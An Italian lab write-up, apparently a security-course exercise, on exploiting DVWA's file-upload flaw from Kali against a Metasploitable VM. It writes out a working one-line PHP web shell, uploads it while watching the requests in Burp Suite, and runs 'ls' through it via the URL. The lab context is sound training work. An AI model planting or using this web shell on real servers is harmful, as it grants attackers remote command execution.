

# Exploit file upload

Traccia:

Configurate il vostro laboratorio virtuale in modo tale che la macchina Metasploitable sia raggiungibile dalla macchina Kali Linux. Assicuratevi che ci sia comunicazione tra le due macchine.

Lo scopo dell'esercizio è sfruttare la vulnerabilità di «file upload» presente sulla DVWA per prendere controllo della macchina ed eseguire dei comandi da remoto tramite una shell in PHP.

Inoltre, per familiarizzare sempre di più con gli strumenti utilizzati dagli Hacker Etici, vi chiediamo di intercettare ed analizzare ogni richiesta verso la DVWA con BurpSuite.

## Verifico comunicazione tra Kali e Meta:

```
(kali㉿kali)-[~]
$ ping 192.168.50.101
PING 192.168.50.101 (192.168.50.101) 56(84) bytes of data.
64 bytes from 192.168.50.101: icmp_seq=1 ttl=64 time=1.18 ms
64 bytes from 192.168.50.101: icmp_seq=2 ttl=64 time=0.985 ms
64 bytes from 192.168.50.101: icmp_seq=3 ttl=64 time=1.08 ms
^C
--- 192.168.50.101 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2001ms
rtt min/avg/max/mdev = 0.985/1.079/1.176/0.078 ms
```

```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ping 192.168.50.100
PING 192.168.50.100 (192.168.50.100) 56(84) bytes of data.
64 bytes from 192.168.50.100: icmp_seq=1 ttl=64 time=14.4 ms
64 bytes from 192.168.50.100: icmp_seq=2 ttl=64 time=1.10 ms
64 bytes from 192.168.50.100: icmp_seq=3 ttl=64 time=1.29 ms
64 bytes from 192.168.50.100: icmp_seq=4 ttl=64 time=1.12 ms
64 bytes from 192.168.50.100: icmp_seq=5 ttl=64 time=1.37 ms
64 bytes from 192.168.50.100: icmp_seq=6 ttl=64 time=1.18 ms

--- 192.168.50.100 ping statistics ---
6 packets transmitted, 6 received, 0% packet loss, time 5001ms
rtt min/avg/max/mdev = 1.103/3.426/14.484/4.946 ms
msfadmin@metasploitable:~$
```

Aprò Burpsuite e dopo aver fatto accesso a DVWA imposto la sicurezza su “low”

**DVWA Security** 🔒

### Script Security

Security Level is currently **high**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

---

### PHPIDS

**PHPIDS** v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently **disabled**. [\[enable PHPIDS\]](#)


[\[Simulate attack\]](#) - [\[View IDS log\]](#)

## Su Kali creo la shell.php


```
(kali㉿kali)-[~]
$ sudo nano shell.php
[sudo] password for kali:

(kali㉿kali)-[~]
$ cat shell.php
<?php system($_REQUEST["cmd"]); ?>
```

Carico la shell nella sezione “Upload” monitorando l’upload tramite BurpSuite. Noto che la richiesta è di tipo POST.




Inoltre la richiesta cliccando su Forward per completare l’upload su DVWA



Inserisco sul browser come url l'url indicato in rosso eseguendo in aggiunta il comando ls

Su BurpSuite noto che la richiesta è di tipo GET



## Inoltrando con Forward

← → × ⓘ 192.168.50.101/dvwa/hackable/uploads/shell.php?cmd=ls

dvwa\_email.png shell.php